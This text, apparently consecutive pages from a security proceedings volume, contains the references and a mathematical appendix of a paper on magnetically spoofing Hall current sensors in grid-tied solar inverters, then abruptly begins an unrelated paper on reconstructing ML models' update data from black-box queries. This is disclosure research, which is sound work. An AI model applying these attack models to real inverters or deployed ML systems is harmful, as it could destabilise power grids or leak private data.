Hence,

this attack is novel in power CPSs and it can draw attention to the security community for further research.

Acknowledgments

The authors would like to thank the anonymous reviewers, our shepherd Prof. Xiali Hei and colleagues Nathan, Kelvin, Anthony, Arnav and Luke for their valuable comments that greatly helped to improve this paper. This paper is based upon work partially supported by the University of California, Office of the President under Grant No. LFR-18-548175 and the Broadcom Fellowship.

References

[1] Alvaro Cardenas, Saurabh Amin, Bruno Sinopoli, Annarita Giani, Adrian Perrig, Shankar Sastry, et al. Challenges for securing cyber physical systems. In *Workshop on future directions in cyber-physical systems security*, volume 5. Citeseer, 2009.

[2] Suhail Qadir and SMK Quadri. Information availability: An insight into the most important attribute of information security. *Journal of Information Security*, 7(03): 185, 2016.

[3] Guangyu Wu et al. A survey on the security of cyber-physical systems. *Control Theory and Technology*, 14 (1):2–10, 2016.

[4] Ang Chee Kiong Gary and Utomo Nugroho Prananto. Cyber security in the energy world. In *2017 Asian Conference on Energy, Power and Transportation Electrification (ACEPT)*, pages 1–5. IEEE, 2017.

[5] Blake Sobczak. Experts assess damage after first cyberattack on U.S. grid, May 6, 2019. https://www.eenews.net/stories/1060281821. (Accessed: 05-14-2020).

[6] Kevin Poulsen. Slammer worm crashed Ohio nuke plant net. *The Register*, 20, 2003.

[7] Nicolas Falliere, Liam O Murchu, and Eric Chien. W32. stuxnet dossier. *White paper, Symantec Corp., Security Response*, 5(6):29, 2011.

[8] Kim Zetter. Inside the cunning, unprecedented hack of ukraine's power grid. *Wired*, 2016.

[9] Johannes Reichl, Michael Schmidthaler, and Friedrich Schneider. The value of supply security: The costs of power outages to Austrian households, firms and the public sector. *Energy Economics*, 36:256–261, 2013.

[10] Michaela D Platzer. US solar photovoltaic manufacturing: Industry trends, global competition, federal support. Library of Congress, Congressional Research Service, 2012.

[11] Phillip Brown. European Union wind and solar electricity policies: overview and considerations, 2013.

[12] Søren Lund Lorenzen, Alex Buus Nielsen, and Lorand Bede. Control of a grid connected converter during weak grid conditions. In *2016 IEEE 7th International Symposium on Power Electronics for Distributed Generation Systems (PEDG)*, pages 1–6. IEEE, 2016.

[13] Robert H Lasseter and Paolo Piagi. Microgrid: A conceptual solution. In *IEEE Power Electronics Specialists Conference*, volume 6, pages 4285–4291. Citeseer, 2004.

[14] Mark Yampolskiy, Peter Horvath, Xenofon D Koutsoukos, Yuan Xue, and Janos Sztipanovits. Taxonomy for description of cross-domain attacks on CPS. In *Proceedings of the 2nd ACM international conference on High confidence networked systems*, pages 135–142. ACM, 2013.

[15] Denis Foo Kune, John Backes, Shane S Clark, Daniel Kramer, Matthew Reynolds, Kevin Fu, Yongdae Kim, and Wenyuan Xu. Ghost talk: Mitigating EMI signal injection attacks against analog sensors. In *2013 IEEE Symposium on Security and Privacy*, pages 145–159. IEEE, 2013.

[16] Youngseok Park, Yunmok Son, Hocheol Shin, Dohyun Kim, and Yongdae Kim. This ain't your dose: Sensor spoofing attack on medical infusion pump. In *10th {USENIX} Workshop on Offensive Technologies ({WOOT} 16)*, 2016.

[17] Drew Davidson, Hao Wu, Rob Jellinek, Vikas Singh, and Thomas Ristenpart. Controlling UAVs with sensor input spoofing attacks. In *10th {USENIX} Workshop on Offensive Technologies ({WOOT} 16)*, 2016.

[18] Chen Yan, Wenyuan Xu, and Jianhao Liu. Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle. *DEF CON*, 24(8):109, 2016.

[19] Hocheol Shin, Dohyun Kim, Yujin Kwon, and Yongdae Kim. Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications. In *International Conference on Cryptographic Hardware and Embedded Systems*, pages 445–467. Springer, 2017.

[20] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 103–117, 2017.

[21] Yasser Shoukry, Paul Martin, Paulo Tabuada, and Mani Srivastava. Non-invasive spoofing attacks for anti-lock

braking systems. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 55–72. Springer, 2013.

[22] Yunmok Son, Hocheol Shin, Dongkwan Kim, Youngseok Park, Juhwan Noh, Kibum Choi, Jungwoo Choi, and Yongdae Kim. Rocking drones with intentional sound noise on gyroscopic sensors. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 881–896, 2015.

[23] Zhengbo Wang et al. Sonic gun to smart devices: Your devices lose control under ultrasound/sound. *BlackHat USA*, 2017.

[24] Timothy Trippel, Ofir Weisse, Wenyuan Xu, Peter Honeyman, and Kevin Fu. WALNUT: Waging doubt on the integrity of MEMS accelerometers with acoustic injection attacks. In *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 3–18. IEEE, 2017.

[25] Yazhou Tu, Zhiqiang Lin, Insup Lee, and Xiali Hei. Injected and delivered: Fabricating implicit control over actuation systems by spoofing inertial sensors. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1545–1562, 2018.

[26] Oliver Kosut, Liyan Jia, Robert J Thomas, and Lang Tong. Malicious data attacks on the smart grid. *IEEE Transactions on Smart Grid*, 2(4):645–658, 2011.

[27] Elias Bou-Harb, Claude Fachkha, Makan Pourzandi, Mourad Debbabi, and Chadi Assi. Communication security for smart grid distribution networks. *IEEE Communications Magazine*, 51(1):42–49, 2013.

[28] Yilin Mo, Tiffany Hyun-Jin Kim, Kenneth Brancik, Dona Dickinson, Heejo Lee, Adrian Perrig, and Bruno Sinopoli. Cyber–physical security of a smart grid infrastructure. *Proceedings of the IEEE*, 100(1):195–209, 2011.

[29] Arman Sargolzaei, Kang K Yen, and Mohamed N Abdelghani. Preventing time-delay switch attack on load frequency control in distributed power systems. *IEEE Transactions on Smart Grid*, 7(2):1176–1185, 2015.

[30] Amir-Hamed Mohsenian-Rad and Alberto Leon-Garcia. Distributed internet-based load altering attacks against smart power grids. *IEEE Transactions on Smart Grid*, 2 (4):667–674, 2011.

[31] Ilge Akkaya, Edward A Lee, and Patricia Derler. Model-based evaluation of GPS spoofing attacks on power grid sensors. In *2013 Workshop on Modeling and Simulation of Cyber-Physical Energy Systems (MSCPES)*, pages 1–6. IEEE, 2013.

[32] Eduard Muljadi, CP Butterfield, Brian Parsons, and Abraham Ellis. Effect of variable speed wind turbine generator on stability of a weak grid. *IEEE Transactions on Energy Conversion*, 22(1):29–36, 2007.

[33] Stephen J Chapman et al. *Electric machinery and power system fundamentals*. 2002.

[34] Harold Kirkham. Current measurement methods for the smart grid. In *2009 IEEE Power & Energy Society General Meeting*, pages 1–7. IEEE, 2009.

[35] Grid-tied Solar Micro Inverter with MPPT Schematic (Rev. A). page 4, . http://www.ti.com/lit/df/tidr767a/tidr767a.pdf. (Accessed: 05-12-2020).

[36] 10kW 3-Level 3-Phase Grid Tie Inverter Reference Design for Solar String Inverts (Rev. A). page 1, . http://www.ti.com/lit/pdf/tidue53. (Accessed: 05-12-2020).

[37] AN4070: 250 W grid connected microinverter. page 6. https://www.st.com/content/ccc/resource/technical/document/application_note/fa/f1/fe/3d/81/1e/47/45/DM00050692.pdf/files/DM00050692.pdf/jcr:content/translations/en.DM00050692.pdf. (Accessed: 05-12-2020).

[38] AN1444: Grid-Connected Solar Microinverter Reference Design. page 15. http://ww1.microchip.com/downloads/en/appnotes/01444a.pdf. (Accessed: 05-12-2020).

[39] Steve Taranovich. Teardown: The power inverter – from sunlight to power grid. https://www.edn.com/teardown-the-power-inverter-from-sunlight-to-power-grid/. (Accessed: 05-12-2020).

[40] Solar Inverter. https://solarpv4u.co.nz/solar-inverters. (Accessed: 05-12-2020).

[41] Jonathan Stidham. Can hackers turn your lights off: The vulnerability of the US power grid to electronic attack. *SANS Institute InfoSec Reading Room*, 2001.

[42] Jason Staggs. Breaking wind: Adventures in hacking wind farm control networks. *Black Hat*, 2017.

[43] J.R. Appelbaum, L. Poitras, M. Rosenbach, C. Stöcker, J. Schindler, and H. Stark. Inside TAO : documents reveal top NSA hacking unit. *Der Spiegel*, 12 2013. ISSN 0038-7452.

[44] Lonneke Van der Velden. Leaky apps and data shots: Technologies of leakage and insertion in NSA-surveillance. *Surveillance & Society*, 13(2):182–196, 2015.

[45] Bill Snyder. Snowden: The NSA planted backdoors in cisco products. *InfoWorld*, 15, 2014.

[46] Sujit Rokka Chhetri et al. Tool of spies: Leaking your ip by altering the 3d printer compiler. *IEEE Transactions on Dependable and Secure Computing*, 2019.

[47] Pawel Swierczynski, Marc Fyrbiak, Philipp Koppe, Amir Moradi, and Christof Paar. Interdiction in practice—Hardware Trojan against a high-security USB flash drive. *Journal of Cryptographic Engineering*, 7(3): 199–211, 2017.

[48] Benjamin Sprecher, Rene Kleijn, and Gert Jan Kramer. Recycling potential of neodymium: the case of computer hard disk drives. *Environmental science & technology*, 48(16):9506–9513, 2014.

[49] J David Irwin. *Control in power electronics: selected problems*. Elsevier, 2002.

[50] Junjian Qi et al. Cybersecurity for distributed energy resources and smart inverters. *IET Cyber-Physical Systems: Theory & Applications*, 1(1):28–39, 2016.

[51] Vikram Kaura and Vladimir Blasko. Operation of a phase locked loop system under distorted utility conditions. *IEEE Transactions on Industry applications*, 33 (1):58–63, 1997.

[52] Laurent Chiesi, Karim Haroud, John A Flanagan, and Rade S Popovic. Chopping of a weak magnetic field by a saturable magnetic shield. *Sensors and Actuators A: Physical*, 60(1-3):5–9, 1997.

[53] Charles Steinmetz. *Theory and Calculation of Electric Circuits*. The McGraw-Hill Companies, 1.00 edition, 1917. https://books.google.com/books?id=z0IOAAAAYAAJ&pg=PA84#v=onepage&q&f=false. (Accessed: 05-11-2020).

[54] INDUCTORS AND TRANSFORMERS. https://www.ece.k-state.edu/people/faculty/gjohnson/files/tcchap4.pdf. (Accessed: 05-11-2020).

[55] The Tesla Radio Conspiracy. http://teslaradioconspiracy.blogspot.com/. (Accessed: 05-11-2020).

[56] Loudspeaker Power Handling Vs. Efficiency. https://sound-au.com/articles/pwr-vs-eff.htm. (Accessed: 05-11-2020).

[57] DP Hohm and M E_ Ropp. Comparative study of maximum power point tracking algorithms. *Progress in photovoltaics: Research and Applications*, 11(1):47–62, 2003.

[58] Yanjun Shi, Lu Wang, Ren Xie, and Hui Li. Design and implementation of a 100 kW SiC filter-less PV inverter with 5 kW/kg power density and 99.2% CEC efficiency. In *2018 IEEE Applied Power Electronics Conference and Exposition (APEC)*, pages 393–398. IEEE, 2018.

[59] Frede Blaabjerg, Remus Teodorescu, Marco Liserre, and Adrian V Timbus. Overview of control and grid synchronization for distributed power generation systems. *IEEE Transactions on industrial electronics*, 53(5):1398–1409, 2006.

[60] Mihai Ciobotaru, Remus Teodorescu, and Frede Blaabjerg. Control of single-stage single-phase PV inverter. *EPE Journal*, 16(3):20–26, 2006.

[61] Yanjun Shi, Lu Wang, Ren Xie, Yuxiang Shi, and Hui Li. A 60-kW 3-kW/kg five-level T-type SiC PV inverter with 99.2% peak efficiency. *IEEE Transactions on Industrial Electronics*, 64(11):9144–9154, 2017.

[62] Enclosures for the Solar Industry. https://fiboxusa.com/enclosures-for-solar-power/. (Accessed: 05-11-2020).

[63] William Edwards and Scott Manson. Using protective relays for microgrid controls. In *2018 71st Annual Conference for Protective Relay Engineers (CPRE)*, pages 1–7. IEEE, 2018.

[64] Distributed Generation Photovoltaics and Energy Storage. IEEE standard for interconnection and interoperability of distributed energy resources with associated electric power systems interfaces. *IEEE Std*, pages 1547–2018, 2018.

[65] James Glanz and Brad Plumer. In a High-Tech State, Blackouts Are a Low-Tech Way to Prevent Fires. https://www.nytimes.com/2019/10/12/business/power-blackouts-california-microgrids.html (Accessed: 05-11-2020).

[66] Amjad Ali, Wuhua Li, Rashid Hussain, Xiangning He, Barry W Williams, and Abdul Hameed Memon. Overview of current microgrid policies, incentives and barriers in the European Union, United States and China. *Sustainability*, 9(7):1146, 2017.

[67] Schatz Energy Research Center. Blue Lake Rancheria microgrid. http://schatzcenter.org/blrmicrogrid/. (Accessed: 05-11-2020).

[68] Magnetic Field of Current. http://hyperphysics.phy-astr.gsu.edu/hbase/magnetic/magcur.html. (Accessed: 05-11-2020).

[69] Takashi Sato, Toshio Yamada, and Masami Kobayashi. Magnetic shielding material, September 3 1991. US Patent 5,045,637.

[70] Warren R Osborn and Bryan P Dunford. Protective container for readable cards, January 16 2007. US Patent 7,163,152.

[71] https://www.allegromicro.com/~/media/Files/Datasheets/ACS724-Datasheet.ashx. (Accessed: 05-14-2020).

[72] Managing External Magnetic Field Interference When Using ACS71x Current Sensor ICs. https://www.allegromicro.com/en/Insights-and-Innovations/Technical-Documents/Hall-Effect-Sensor-IC-Publications/Managing-External-Magnetic-Field-Interference-ACS71x-Current-Sensor-ICs.aspx. (Accessed: 05-11-2020.

[73] Yong Yang, Yi Ruan, Huan-qing Shen, Yan-yan Tang, and Ying Yang. Grid-connected inverter for wind power generation system. *Journal of Shanghai University (English Edition)*, 13(1):51–56, 2009.

11 Appendix

11.1 Grid Synchronization

Grid-tied solar inverters need to synchronize itself with the power grid to work in unison. Therefore, The inverter output frequency should be equal to the connected grid frequency (e.g., 60 Hz). Moreover, the inverter voltage should have the same phase angle and slightly higher magnitude than the grid voltage to push power into the grid. There are a few methods for the grid synchronization. The most common synchronization method is *Phase-Locked-Loop* (PLL). Any wrong synchronization of frequency, voltage, and phase angle may bring the grid down. Moreover, the damage could get worse for large inverters like the central one, because these inverters have a higher influence on the connected power grid.

11.2 Real Power and Reactive Power

The concept of real and reactive power is important in a power grid. Real power is the energy required to rotate a motor, illuminate a house, heat a room, etc. The real power generation should be equal to the power demand. If the power generation surpasses the demand, it will increase the grid frequency that may damage the connected loads. If the power generation is less than the demand, this scenario will reduce the grid frequency and may cause blackout. Therefore, the frequency variation is critical for the grid health and this should be within the acceptable limit (e.g., IEEE 1547 standard: $59.3\,Hz < frequency < 60.5\,Hz$) for stable grid operation.

On the other hand, reactive power is used to regulate grid voltage. It is used to control the voltage level and this is essential for the active power to do real work. If the reactive power generation is less than the demand, the voltage level will drop and if the generation is higher, the voltage level will rise compared to the nominal value. This variation should be within 1% of the nominal voltage for healthy grid operation. Nowadays, the *distributed energy resources* (DERs) like solar/wind inverters can push real and reactive power into the grid and facility's energy management system control this amount depending upon the actual demand.

11.3 Generators in a Strong and a Weak Grid

A strong grid consists of rotational generators because the rotational generators provide inertia that can compensate for any sudden change of loads in the power system. The rotational generator has a governor-control mechanism that controls the prime-mover of the generator during load variation. In a strong grid, the majority of the power comes from the centralized rotational generators. On the other hand, in a weak grid, the majority of the power may not come from the centralized rotational generators, but comes from many distributed energy sources, such as solar/wind turbines, battery energy storage. Due to the continuous integration of distributed energy sources, the modern grid is experiencing poor control and lack of inertia causing grid weakening over time.

11.4 Presence of Hall Sensors in Inverters

Fig. 19 is a teardown [39] of *Sunny Boy* series inverter from SMA Solar Technology. This figure indicates the presence of Hall sensors. Fig. 20 is a block diagram [36] of a three-phase grid-tied inverter from Texas Instruments Inc. This figure also clearly indicates the presence of Hall sensors. **Both inverters also require >800 V DC source and that is why they are not safe to test in the lab set-up.** Page 6 of [37] also indicates the presence of Hall sensors in the inverter made by STMicroelectronics. Page 15 of [38] indicates the presence of Hall sensors in the inverter made by Microchip.




Figure 19: SMA Solar Technology Sunny Boy inverter [39].

11.5 $\vec{S}_{abc}$ to $\vec{S}_{dq}$ Transformation

The *Clarke Matrix* (CM) and the *Park Matrix* (PM) are expressed as follows [73]:

$$Clarke\ Matrix,\ CM = \sqrt{\frac{2}{3}} \begin{bmatrix} 1 & -\frac{1}{2} & -\frac{1}{2} \\ 0 & \frac{\sqrt{3}}{2} & -\frac{\sqrt{3}}{2} \end{bmatrix} \tag{22}$$

$$Park\ Matrix,\ PM = \begin{bmatrix} \cos\omega t & \sin\omega t \\ -\sin\omega t & \cos\omega t \end{bmatrix} \tag{23}$$




Figure 20: 10 kW grid-tied inverter reference design [36].

From Eqn. 2, 22 and 23, vector $\vec{S}_{abc}$ to $\vec{S}_{\alpha\beta}$ transformation and vector $\vec{S}_{\alpha\beta}$ to $\vec{S}_{dq}$ transformation can be written as follows:

$$\vec{S}_{\alpha\beta}(t) = \begin{bmatrix} e_\alpha \\ e_\beta \end{bmatrix} = CM \times \vec{S}_{abc} = \begin{bmatrix} \sqrt{\frac{3}{2}} E \cos \omega t \\ \sqrt{\frac{3}{2}} E \sin \omega t \end{bmatrix} \tag{24}$$

$$\vec{S}_{dq} = \begin{bmatrix} e_d \\ e_q \end{bmatrix} = PM \times \vec{S}_{\alpha\beta}(t) = \begin{bmatrix} \sqrt{\frac{3}{2}} E \\ 0 \end{bmatrix} \tag{25}$$

Where both e_d and e_q are non varying quantities and $e_q = 0$ for balanced grid voltage. Here, ωt is unknown in Park Matrix, PM (Eqn. 23) and for $\alpha\beta$-*to*-dq transformation (Eqn. 25), ωt is required. This $\theta = \omega t$ is supplied by *Phase Locked Loop* (PLL) (Fig. 5, Eqn. 10).

11.6 Relation Between $\vec{S}_{abc}$ and $\vec{U}_{abc}$

A loop filter is present to smooth the inverter output voltage. If the inverter output voltages $[u_a, u_b, u_c]$ are expressed as a vector $\vec{U}_{abc}$ and ouput currents $[i_a, i_b, i_c]$ as $\vec{I}_{abc}$ and the phase inductance of the three phase loop filter is L (Fig. 5), the relation between $\vec{S}_{abc}$ and $\vec{U}_{abc}$ is (neglecting filter's coil resistance R):

$$\vec{S}_{abc} = \begin{bmatrix} e_a \\ e_b \\ e_c \end{bmatrix} = \begin{bmatrix} u_a \\ u_b \\ u_c \end{bmatrix} - L \begin{bmatrix} \frac{di_a}{dt} \\ \frac{di_b}{dt} \\ \frac{di_c}{dt} \end{bmatrix} = \begin{bmatrix} u_a - L\frac{di_a}{dt} \\ u_b - L\frac{di_b}{dt} \\ u_c - L\frac{di_c}{dt} \end{bmatrix} \tag{26}$$

After placing eqn. 26 into eqn. 24 and from 3, we can obtain the following equation:

$$\vec{S}_{dq} = \begin{bmatrix} e_d \\ e_q \end{bmatrix} = PM \times CM \times \begin{bmatrix} u_a - L\frac{di_a}{dt} \\ u_b - L\frac{di_b}{dt} \\ u_c - L\frac{di_c}{dt} \end{bmatrix} = PM \times \begin{bmatrix} u_\alpha - L\frac{di_\alpha}{dt} \\ u_\beta - L\frac{di_\beta}{dt} \end{bmatrix}$$
$$= \begin{bmatrix} u_d \\ u_q \end{bmatrix} - \begin{bmatrix} L\frac{di_d}{dt} \\ L\frac{di_q}{dt} \end{bmatrix} + \omega L \begin{bmatrix} i_q \\ -i_d \end{bmatrix} \tag{27}$$

Using $e_q = 0$ (from eqn. 3) in eqn. 27, the inverter's output voltage u_d, u_q can be obtained and written by:

$$u_d = e_d + L\frac{di_d}{dt} - \omega L i_q \tag{28}$$

$$u_q = L\frac{di_q}{dt} + \omega L i_d \tag{29}$$

11.7 Attack Scenario 3

After injecting $\Delta E_a(t)$, $\Delta E_b(t)$, $\Delta E_c(t)$ measurement errors into $\vec{S}_{abc}$, Eqn. 2 changes as follows:

$$\vec{S}^{false}_{abc}(t) = \begin{bmatrix} e_a \\ e_b \\ e_c \end{bmatrix} + \begin{bmatrix} \Delta E_a(t) \\ \Delta E_b(t) \\ \Delta E_c(t) \end{bmatrix}$$
$$= \begin{bmatrix} E\cos\omega t \\ E\cos(\omega t - 120^0) \\ E\cos(\omega t + 120^0) \end{bmatrix} + \begin{bmatrix} E^f_a \cos(\omega^f t) \\ E^f_b \cos(\omega^f t) \\ E^f_c \cos(\omega^f t) \end{bmatrix} \tag{30}$$

Where E^f is the magnitude and ω^f is the frequency of the injected error voltage. If we assume that the injected error frequency ω^f is equal to ω, the R.H.S of Eqn. 30 may be simplified as:

$$\vec{S}^{false}_{abc}(t) = \begin{bmatrix} e_a + \Delta E_a(t) \\ e_b + \Delta E_b(t) \\ e_c + \Delta E_c(t \end{bmatrix} = \begin{bmatrix} E^f_{1a}\cos(\omega t + \theta^f_a) \\ E^f_{2a}\cos(\omega t + \theta^f_b) \\ E^f_{3a}\cos(\omega t + \theta^f_c) \end{bmatrix} \tag{31}$$

where E^f_{1a},E^f_{2a},E^f_{3a} and θ^f_a, θ^f_b, θ^f_c are the false magnitudes and phase angles, respectively.

11.8 Attack Scenario 5

Let us assume the attacker uses pulsating square ($\sqcap$) MMF (as square wave generation is easier than the sine wave generation) for spoofing $\vec{I}_{abc}$ sensors. It creates pulsating perturbation $\Delta I_\sqcap(t)$ with frequency $\omega_\sqcap$. This may be expressed as: $\Delta I_\sqcap(t) = sgn(\sin(\omega_\sqcap t))$ where sgn is the signum function. This $\Delta I_\sqcap(t)$ may cause pulsating $V^{f\sqcap}_{Hall}(t)$ (Eqn. 12). This false $V^{f\sqcap}_{Hall}(t)$ results injection of pulsating $\Delta I_{a\sqcap}(t), \Delta I_{b\sqcap}(t), \Delta I_{c\sqcap}(t)$ measurement error into $\vec{I}_{abc}$ as follows:

$$\vec{I}^{false}_{abc}(t) = \begin{bmatrix} I_a \\ I_b \\ I_c \end{bmatrix} + \begin{bmatrix} \Delta I_{a\sqcap}(t) \\ \Delta I_{b\sqcap}(t) \\ \Delta I_{c\sqcap}(t) \end{bmatrix}$$
$$= \begin{bmatrix} I\cos\omega t + sgn(\sin(\omega_\sqcap t)) \\ I\cos(\omega t - 120^0) + sgn(\sin(\omega_\sqcap t)) \\ I\cos(\omega t + 120^0) + sgn(\sin(\omega_\sqcap t)) \end{bmatrix} \tag{32}$$

Updates-Leak: Data Set Inference and Reconstruction Attacks in Online Learning

Ahmed Salem
CISPA Helmholtz Center for Information Security

Apratim Bhattacharya
Max Planck Institute for Informatics

Michael Backes
CISPA Helmholtz Center for Information Security

Mario Fritz
CISPA Helmholtz Center for Information Security

Yang Zhang
CISPA Helmholtz Center for Information Security

Abstract

Machine learning (ML) has progressed rapidly during the past decade and the major factor that drives such development is the unprecedented large-scale data. As data generation is a continuous process, this leads to ML model owners updating their models frequently with newly-collected data in an online learning scenario. In consequence, if an ML model is queried with the same set of data samples at two different points in time, it will provide different results.

In this paper, we investigate whether the change in the output of a black-box ML model before and after being updated can leak information of the dataset used to perform the update, namely the updating set. This constitutes a new attack surface against black-box ML models and such information leakage may compromise the intellectual property and data privacy of the ML model owner. We propose four attacks following an encoder-decoder formulation, which allows inferring diverse information of the updating set. Our new attacks are facilitated by state-of-the-art deep learning techniques. In particular, we propose a hybrid generative model (CBM-GAN) that is based on generative adversarial networks (GANs) but includes a reconstructive loss that allows reconstructing accurate samples. Our experiments show that the proposed attacks achieve strong performance.

1 Introduction

Machine learning (ML) has progressed rapidly during the past decade. A key factor that drives the current ML development is the unprecedented large-scale data. In consequence, collecting high-quality data becomes essential for building advanced ML models. Data collection is a continuous process, which in turn transforms the ML model training into a continuous process as well: Instead of training an ML model for once and keeping on using it afterwards, the model's owner needs to keep on updating the model with newly-collected data. As training from scratch is often prohibitive, this is often achieved by *online learning*. We refer to the dataset used to perform model update as the *updating set*.

In this paper, our main research question is: *Can different outputs of an ML model's two versions queried with the same set of data samples leak information of the corresponding updating set?*. This constitutes a new attack surface against machine learning models. Information leakage of the updating set may compromise the intellectual property and data privacy of the model owner.

We concentrate on the most common ML application – classification. More importantly, we target black-box ML models – the most difficult attack setting where an adversary does not have access to her target model's parameters but can only query the model with her data samples and obtain the corresponding prediction results, i.e., *posteriors* in the case of classification. Moreover, we assume the adversary has a local dataset from the same distribution as the target model's training set, and the ability to establish the same model as the target model with respect to model architecture. Finally, we only consider updating sets which contain up to 100 newly collected data samples. Note that this is a simplified setting and a step towards real-world setting.

In total, we propose four different attacks in this surface which can be categorized into two classes, namely, *single-sample attack class* and *multi-sample attack class*. The two attacks in the single-sample attack class concentrate on a simplified case when the target ML model is updated with one single data sample. We investigate this case to show whether an ML model's two versions' different outputs indeed constitute a valid attack surface. The two attacks in the multi-sample attack class tackle a more general and complex case when the updating set contains multiple data samples.

Among our four attacks, two (one for each attack class) aim at reconstructing the updating set which are the first attempts in this direction. Compared to many previous attacks inferring certain properties of a target model's training set [11, 13, 20], a dataset reconstruction attack leads to more severe consequences.

Our experiments show that indeed, the output difference of the same ML model's two different versions can be exploited to infer information about the updating set. We detail our

contributions as the following.

General Attack Construction. Our four attacks follow a general structure, which can be formulated into an encoder-decoder style. The encoder realized by a multilayer perceptron (MLP) takes the difference of the target ML model's outputs, namely *posterior difference*, as its input while the decoder produces different types of information about the updating set with respect to different attacks.

To obtain the posterior difference, we randomly select a fixed set of data samples, namely *probing set*, and probe the target model's two different versions (the second-version model is obtained by updating the first-version model with an updating set). Then, we calculate the difference between the two sets of posteriors as the input for our attack's encoder.

Single-Sample Attack Class. The single-sample attack class contains two attacks: *Single-sample label inference attack* and *single-sample reconstruction attack*. The first attack predicts the label of the single sample used to update the target model. We realize the corresponding decoder for the attack by a two-layer MLP. Our evaluation shows that our attack is able to achieve a strong performance, e.g., 0.96 accuracy on the CIFAR-10 dataset [1].

The single-sample reconstruction attack aims at reconstructing the updating sample. We rely on autoencoder (AE). In detail, we first train an AE on a different set of data samples. Then, we transfer the AE's decoder into our attack model as its sample reconstructor. Experimental results show that we can reconstruct the single sample with a performance gain (with respect to mean squared error) of 22% for the MNIST dataset [2], 107.1% for the CIFAR-10 dataset, and 114.7% for the Insta-NY dataset [6], over randomly picking a sample affiliated with the same label of the updating sample.

Multi-Sample Attack Class. The multi-sample attack class includes *multi-sample label distribution estimation attack* and *multi-sample reconstruction attack*. Multi-sample label distribution estimation attack estimates the label distribution of the updating set's data samples. It is a generalization of the label inference attack in the single-sample attack class. We realize this attack by setting up the attack model's decoder as a multilayer perceptron with a fully connected layer and a softmax layer. Kullback-Leibler divergence (KL-divergence) is adopted as the model's loss function. Our experiments demonstrate the effectiveness of this attack. For the CIFAR-10 dataset, when the updating set's cardinality is 100, our attack model achieves a 0.00384 KL-divergence which outperforms random guessing by a factor of 2.5. Moreover, the accuracy of predicting the most frequent label is 0.29 which is almost 3 times higher than random guessing.

Our last attack, namely multi-sample reconstruction attack, aims at generating all samples in the updating set. This is a much more complex attack than the previous ones. The decoder for this attack is assembled with two components. The first one learns the data distribution of the updating set samples. In order to achieve coverage and accuracy of the reconstructed samples, we propose a novel hybrid generative model, namely CBM-GAN. Different from the standard generative adversarial networks (GANs), our Conditional Best of Many GAN (CBM-GAN) introduces a "Best Match" loss which ensures that *each* sample in the updating set is reconstructed *accurately*. The second component of our decoder relies on machine learning clustering to group the generated data samples by CBM-GAN into clusters and take the central sample of each cluster as one final reconstructed sample. Our evaluation shows that our approach outperforms all baselines when reconstructing the updating set on all MNIST, CIFAR-10, and Insta-NY datasets.

2 Preliminaries

In this section, we start by introducing online learning, then present our threat model, and finally introduce the datasets used in our experiments.

2.1 Online Learning

In this paper, we focus on the most common ML task – classification. An ML classifier $\mathcal{M}$ is essentially a function that maps a data sample $x \in \mathcal{X}$ to posterior probabilities $y \in \mathcal{Y}$, i.e., $\mathcal{M} : \mathcal{X} \rightarrow \mathcal{Y}$. Here, $y \in \mathcal{Y}$ is a vector with each entry indicating the probability of x being classified to a certain class or affiliated with a certain label. The sum of all values in y is 1. To train an ML model, we need a set of data samples, i.e., training set. The training process is performed by a certain optimization algorithm, such as ADAM, following a predefined loss function.

A trained ML model $\mathcal{M}$ can be updated with an updating set denoted by $\mathcal{D}_{update}$. The model update is performed by further training the model with the updating set using the same optimization algorithm on the basis of the current model's parameters. More formally, given an updating set $\mathcal{D}_{update}$ and a trained ML model $\mathcal{M}$, the updating process $\mathcal{F}_{update}$ can be defined as $\mathcal{F}_{update} : \mathcal{D}_{update}, \mathcal{M} \rightarrow \mathcal{M}'$ where $\mathcal{M}'$ is the updated version of $\mathcal{M}$.

2.2 Threat Model

For all of our four attacks, we consider an adversary with black-box access to the target model. This means that the adversary can only query the model with a set of data samples, i.e., her probing set, and obtain the corresponding posteriors. This is the most difficult attack setting for the adversary [40]. We also assume that the adversary has a local dataset which comes from the same distribution as the target model's training set following previous works [13, 38, 40]. Moreover, we consider the adversary to be able to establish the same ML model as the target ML model with respect to model architecture. This can be achieved by performing model hyperparam-

eter stealing attacks [33, 47]. The adversary needs these two information to establish a shadow model which mimics the behavior of the target model to derive data for training her attack model (see Section 3). Also, part of the adversary's local dataset will be used as her probing set. Finally, we assume that the target ML model is updated only with new data, i.e., the updating set and the training set are disjoint.

We later show in Section 6 that the two assumptions, i.e., the adversary's knowledge of the target model's architecture and her possession of a dataset from the same distribution as the target model's training set, can be further relaxed.

2.3 Datasets Description

